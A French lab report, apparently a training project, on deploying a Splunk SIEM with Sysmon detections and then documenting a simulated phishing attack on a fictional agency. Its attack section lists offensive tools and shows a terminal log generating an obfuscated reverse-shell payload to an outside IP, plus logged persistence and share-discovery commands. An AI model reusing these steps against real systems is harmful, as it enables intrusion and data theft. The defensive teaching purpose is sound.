
L'installation ainsi que la configuration des UF (Universal Forwarder) Splunk sur les différents hôtes à monitorer est nécessaire. Ce sont des agents légers et configurables qui permettent de surveiller de nombreuses applications et journaux, afin d'envoyer l'ensemble des informations à l'Indexer Splunk en temps réel.

La documentation officielle a été suivie pour cette installation. (https://docs.splunk.com/Documentation/Forwarder/9.4.1/Forwarder/InstallaWindowsuniversalforwarderfromaninstaller)

Une fois le package téléchargé, il est possible d'installer et configurer l'agent à l'aide d'une simple ligne de commande :

msiexec.exe /i splunkuniversalforwarder_x64.msi LOGON_USERNAME="splunk_user" LOGON_PASSWORD="passw0rd" DEPLOYMENT_SERVER="172.20.16.4:8089" RECEIVING_INDEXER="172.20.16.4:9997" AGREETOLICENSE=Yes /quiet

Il est ensuite nécessaire de modifier le fichier de configuration (**<SPLUNK>\etc\apps\SplunkUniversalForwarder\local\inputs.conf**) et de redémarrer le service, afin de transmettre les journaux définis. Un exemple de la configuration ci-dessous.




```
[WinEventLog://Security]
checkpointInterval = 5
current_only = 0
disabled = 0
start_from = oldest

[WinEventLog://System]
checkpointInterval = 5
current_only = 0
disabled = 0
start_from = oldest

[WinEventLog://Microsoft-Windows-Sysmon/Operational]
checkpointInterval = 5
current_only = 0
disabled = 0
start_from = oldest

[WinEventLog://Microsoft-Windows-Windows Defender/Operational]
checkpointInterval = 5
current_only = 0
disabled = 0
start_from = oldest
evt_resolve_ad_obj = 1

[WinEventLog://Microsoft-Windows-PowerShell/Operational]
checkpointInterval = 5
current_only = 0
disabled = 0
start_from = oldest
evt_resolve_ad_obj = 1
```

Tout comme Windows, il est nécessaire de configurer l'UF Splunk pour les Hôtes Linux. L'installation est assez similaire, et la documentation officielle a été suivie pour cela. (https://docs.splunk.com/Documentation/Forwarder/9.4.1/Forwarder/Installanixuniversalforwarder)

Après avoir téléchargé et installé le package Linux correspondant, il est nécessaire de configurer le Forwarder.

Dans un premier temps, nous définissons le Forward Server.

sudo <SPLUNK>/bin/splunk add forward-server 172.20.16.4:9997

Puis, le Deployment Server.

sudo <SPLUNK>/bin/splunk set deploy-poll 172.20.16.4:8089

Il est ensuite nécessaire de configurer les fichiers de configuration Forwarder, pour indiquer quels sont les journaux que nous souhaitons envoyer vers notre SIEM.

Nous spécifions le fichier « **auth.log** ».


```
root@DEB-NAS-02:/opt/splunkforwarder/etc/apps/_server
[monitor:///var/log/auth.log]
disabled = false
index = deb12-logs
sourcetype = linux_secure
```

Ainsi que le fichier « **syslog** ».


```
root@DEB-NAS-02:/opt/splunkforwarder/etc/apps/_server_app_D
[monitor:///var/log/syslog]
disabled = false
index = deb12-syslog
sourcetype = linux_messages_syslog
```

Enfin, pour des questions de simplicité, nous avons choisi de transmettre les journaux du Firewall de l'entreprise via Syslog.


Cette configuration est a effectuer directement depuis l'interface Web pfSense.



Nous spécifions l'adresse IP de notre Serveur Splunk, ainsi que le port choisi pour la transmission des journaux. Pour éviter de saturer le SIEM, nous choisissons quelques évènements critiques et utiles pour notre scénario.



La dernière étape est de vérifier que toutes les informations transitent correctement jusqu'à notre SIEM. Une simple recherche nous suffit.




Seul Windows Defender est installé et à jour sur le parc Windows. Une configuration par défaut est laissée en place, sans durcissement effectué.

3. Dashboard et Alertes

Grâce aux journaux qui nous sont remontés par le Firewall, nous avons la possibilité de créer un Dashboard qui regroupe l'ensemble des connexions qui touchent l'interface WAN exposée sur Internet, et notamment celles qui sont bloquées.

Splunk nous permet également de géolocaliser les IP, afin de visualiser rapidement les données sur une carte. Le Dashboard ci-dessous regroupe 5 requêtes.




```
index="fw" AND src_ip=*
| stats count by action | stats sum(count)
```

✓ **26,712 events** (3/26/25 2:00:00.000 PM to 4/2/25 2:46:26.000 PM

```
index="fw" AND src_ip=*
| stats count by action | search action=allowed | table count
```

✓ **3,269 events** (3/26/25 2:00:00.000 PM to 4/2/25 2:46:26.000 PM)

```
index="fw" AND src_ip=*
| stats count by action | search action=blocked | table count
```

✓ **23,443 events** (3/26/25 2:00:00.000 PM to 4/2/25 2:46:26.000 PM)

```
index="fw" AND action=blocked AND src_ip=*
| table src_ip
| iplocation src_ip
| stats count by Country
| geom geo_countries featureIdField="Country"
```


✓ **23,443 events** (3/26/25 2:00:00.000 PM to 4/2/25 2:46:26.000 PM)

```
index="fw" AND src_ip=*
| stats count(dest_ip) as count_dest_ip, count(dest_port) as count_dest_port by src_ip, action
| iplocation src_ip
| search count_dest_ip > 1 AND Country!=""
| table src_ip, count_dest_ip, action, Country
| sort -count_dest_ip
```

✓ **26,712 events** (3/26/25 2:00:00.000 PM to 4/2/25 2:46:26.000 PM) No Event Sampling ▾

L'Add-on Sysmon Security Monitoring fournit un Dashboard complet qui énumère le nombre d'activités suspectes détectées sur l'ensemble des Systèmes surveillés, ainsi que le nombre d'évènements Sysmon et Windows pour l'ensemble des Hôtes.

Une vue détaillée permet également de visualiser ces alertes et évènements.



Voici un échantillon des activités suspectes qui ont été repérées sur les Systèmes, ci-dessous.

Détection d'un malware par Windows Defender de type Meterpreter, ainsi que la désactivation de ce dernier.

Malicious File	Execution	User Execution	MEDIUM	Malware detected by Windows Defender AV	2025-03-28 17:43:13
Disable or Modify Tools	Defense Evasion	Impair Defenses	MEDIUM	Windows Defender Real-Time Protection or Cloud-Protection switched off	2025-03-28 17:43:10

```
ComputerName: WIN10-hfranck.immo-paris.local Path: behavior:_process: C:\Windows\System32\msiexec.exe, pid:5900:74439734262196;
process:_pid:5900,ProcessStart:133876573821881186 Category: Suspicious Behavior Name: Behavior:Win32/Meterpreter.gen!A
```

```
ComputerName: WIN10-hfranck.immo-paris.local New_value: Default\ServiceStartStates = 0x0 Old_value: HKLM\SOFTWARE\Microsoft\Windows
Defender\ServiceStartStates = 0x1
```

Nous pouvons observer la détection de commandes PowerShell suspicieuses à travers les journaux Sysmon et PowerShell.

Powershell	Execution	Command and Scripting Interpreter	LOW	Windows Powershell Suspicious Commands Execution	2025-03-26 11:03:07
Powershell	Execution	Command and Scripting Interpreter	MEDIUM	Constrained Language Mode Bypass via Powershell version 2.0	2025-03-26 11:03:07

```
User: NOT_TRANSLATED
NT AUTHORITY\SYSTEM EventCode: 1 EventName:Process Create CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -version 2 -
command "$Content = Get-Content -Path .\FILENAME.ZIP -Encoding Byte; $Base64 = [System.Convert]::ToBase64String($Content); $Base64 | Out-File .
\B64FILENAME"
```

```
ComputerName: WIN10-hfranck.immo-paris.local Account: NOT_TRANSLATED EventCode: 1 EventName: Process Create:
RuleName: -
UtcTime: 2025-03-26 11:03:07 CommandLine: "c:\windows\system32\windowspowershell\v1.0\powershell.exe" -version 2 -command "$content = get-content
-path .\filename.zip -encoding byte; $base64 = [system.convert]::tobase64string($content); $base64 | out-file .\b64filename"
```

Détection d’une technique de persistance consistant à créer une Tâche Planifiée via un Compte privilégié.

Scheduled Task	Execution	Scheduled Task/Job	LOW	Creation of Scheduled Task	2025-03-25 15:48:39

```
ComputerName: WIN10-hfranck.immo-paris.local Account: NT AUTHORITY\SYSTEM EventCode: 1 EventName: Process Create CommandLine: schtasks.exe
/ru "SYSTEM" /Create /SC MINUTE /MO 5 /TN "Security_Updater" /TR "C:\users\hfranck.immo-paris\appdata\update.bat"
```

Détection de commandes inhabituelles et liées à la découverte de Partage Réseaux.


Local Account	Discovery	Account Discovery	MEDIUM	Use of Unusual Shell Commands	2025-03-26 10:13:30
Local Account	Discovery	Account Discovery	MEDIUM	Use of Unusual Shell Commands	2025-03-26 10:13:30

```
Account: NOT_TRANSLATED ComputerName: WIN10-hfranck.immo-paris.local Commands: net  use * \\172.20.15.5\i75docs [redacted] * /user:immo-
paris\i75admin,net  use * \\172.20.15.6\winshare * /user:immo-paris\i75admin,net  use * \\172.20.15.6\winshare [redacted] /user:immo-
paris\i75admin,net  view 172.20.15.5,net  view 172.20.15.6
```

```
Account: NT AUTHORITY\SYSTEM ComputerName: WIN10-hfranck.immo-paris.local Commands: net  use * \\172.20.15.5\i75docs [redacted]* /
user:immo-paris\i75admin,net  use * \\172.20.15.6\winshare * /user:immo-paris\i75admin,net  use * \\172.20.15.6\winshare [redacted]* /
user:immo-paris\i75admin,net  view 172.20.15.5,net  view 172.20.15.6
```

L'Add-on Sysmon Security Monitoring embarque également un nombre d'alertes prédéfinies. Ces alertes permettent d'alimenter le Dashboard des détections.

Ces alertes font appel à des Macros Splunk.



Les Macros embarquées dans l'Add-on Splunk Sysmon Security Monitoring sont essentielles car utilisées par les Alertes vues précédemment.

Elles permettent de déceler des activités suspectes à l'aide de corrélations via plusieurs évènements présents dans les journaux récoltés.

Search macros

Advanced search » Search macros

Showing 1-39 of 39 items

App: Sysmon Security Moni... | Configuration Source: Visible in the App | Owner: Any | sysmon_detect

Name	Definition	Argu
sysmon_detect-malicious_file_av	`winlog_search` `winlog_rename_fields` | where (EventCode=1116 OR EventCode=1117) | eval time = strftime(_time, "%Y-%m-%d %H:%M:%S") | stats earliest(time) as time, latest(time) as latest_time, count by EventCode, Path, ComputerName, Category, Name | eval severity="MEDIUM" | eval summary="Malware detected by Windows Defender AV" | eval body="ComputerName: " . ComputerName . " Path: " . Path . " Category: " . Category . " Name: " . Name | eval mitre_tactic="Execution" | eval mitre_technique="User Execution" | eval mitre_sub_technique= "Malicious File" | `sysmon_create_alert`	
sysmon_detect_adhunttool	`sysmon_search` EventCode=1 `sysmon_rename_fields` | search (product="*adhunt*" OR description="*adhunt*" OR CommandLine="*adhunt*" OR MD5="C8038262D3F47D90329B4B96C748E7B3" OR SHA256="253391A34543EAAE5B594E61B9430205654F917FBA5E3E3FA01957CB657EFC2E" OR IMPHASH="F34D5F2D4577ED6D9CEEC516C1F5A744")	
sysmon_detect_applocker_file_block	`winlog_search` `winlog_rename_fields` | search EventCode=8004 | eval time = strftime(_time, "%Y-%m-%d %H:%M:%S") | stats earliest(time) as time, latest(time) as latest_time, count by EventCode, User, ComputerName, Message | eval severity="LOW" | eval summary="AppLocker blocked an execution of application" | eval body="ComputerName: " . ComputerName . " User: " . User . " Message: " . Message | eval mitre_tactic="Execution" | eval mitre_technique="User Execution" | eval mitre_sub_technique= "Malicious File" | `sysmon_create_alert`	

V. Documentation de l'attaque

L'attaque menée et décrite ci-dessous combine plusieurs Tactiques et Techniques référencées dans la base de connaissances **MITRE ATT&CK**. Ces éléments vont permettre de décrire la manière dont notre acteur malveillant opère, ses outils d'attaques utilisés ainsi que son mécanisme de livraison. (Exploit et vulnérabilité, Hameçonnage, Ingénierie Sociale, etc..)

T1656 - Impersonation
T1566.001 - Phishing: Spearphishing Attachment
T1204.002 - User Execution: Malicious File
T1546.016 - Event Triggered Execution: Installer Packages
T1218.007 - System Binary Proxy Execution: Msiexec
T1562.001 - Impair Defenses: Disable or Modify Tools
T1053.005 - Scheduled Task/Job: Scheduled Task
T1595.001 - Active Scanning: Scanning IP Blocks
T1003.001 - OS Credential Dumping: LSASS Memory / T1555.004 - Credentials from Password Stores
T1078.002 - Valid Accounts: Domain Accounts
T1135 - Network Share Discovery / T1083 - File and Directory Discovery
T1560.001 - Archive Collected Data
T1048 - Exfiltration Over Alternative Protocol

Des développements ainsi que plusieurs outils OpenSource ont été utilisés durant l'attaque. Les liens vers ces ressources sont disponibles ci-dessous.

Get-Revershell – Création de Reverse Shell PowerShell obfusqué. (https://github.com/gh0x0st/Get-ReverseShell/)

Vba-Macro-Obfuscator – Obfuscation de Macro VBA (https://github.com/BaptisteVeyssiere/vba-macro-obfuscator)

Bypass AMSI – Techniques de contournement AMSI (https://github.com/outflanknl/Scripts/blob/master/AMSIbypasses.vba)


PrivescCheck – Enumération d'élévation de privilèges locaux (https://github.com/itm4n/PrivescCheck)

PSRansom – Simulation d'un Ransomware (https://github.com/JoelGMSec/PSRansom)

Repository Personnel – Injection de Shellcode dans un Process Windows. Variant de ce code qui a été codé et compilé pour le projet. (https://github.com/g-nvs/ProcessInjection/tree/main/ShellcodeInjection/shellcode_inject)

Comme décrit précédemment en **partie III.-3**, l'agent immobilier Henri Franck, reçoit et ouvre une Pièce Jointe qui lui est destinée.

Une fois le mail vérolé envoyé à l'employé de l'agence immobilière, l'attaquant quant à lui, va écouter de manière passive sur le port 4445, à l'aide de **Netcat**, jusqu'à ce qu'une connexion lui parvienne.



L'attaquant doit également mettre à disposition un script PowerShell (**harmless.ps1**) qui va permettre de lancer un « Reverse Shell » depuis le poste d'Henri Franck.


Le script en question a été généré via un outil disponible sur GitHub.

```
┌──(attacker㉿kali)-[~/CU_Project/Get-ReverseShell]
└─$ ls -l
total 92
-rw-rw-r-- 1 attacker attacker 35149 Mar 23 12:48 LICENSE
-rw-rw-r-- 1 attacker attacker  5466 Mar 23 12:48 README.md
-rw-rw-r-- 1 attacker attacker 47549 Mar 23 12:48 get-reverseshell.ps1

┌──(attacker㉿kali)-[~/CU_Project/Get-ReverseShell]
└─$ pwsh
PowerShell 7.2.6
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.


┌──(attacker㉿kali)-[/home/attacker/CU_Project/Get-ReverseShell]
└─PS> . ./get-reverseshell.ps1

┌──(attacker㉿kali)-[/home/attacker/CU_Project/Get-ReverseShell]
└─PS> get-reverseshell -Ip 132.164.201.19 -Port 4445 -OutFile harmless.ps1

     >> Layer 0 Reverse Shell
     >> https://github.com/gh0x0st

[*] Writing payload to harmless.ps1

┌──(attacker㉿kali)-[/home/attacker/CU_Project/Get-ReverseShell]
└─PS> ls -l
total 96
-rw-rw-r-- 1 attacker attacker 35149 Mar 23 12:48 LICENSE
-rw-rw-r-- 1 attacker attacker  5466 Mar 23 12:48 README.md
-rw-rw-r-- 1 attacker attacker 47549 Mar 23 12:48 get-reverseshell.ps1
-rw-rw-r-- 1 attacker attacker  2295 Mar 23 13:10 harmless.ps1

┌──(attacker㉿kali)-[/home/attacker/CU_Project/Get-ReverseShell]
└─PS>
```

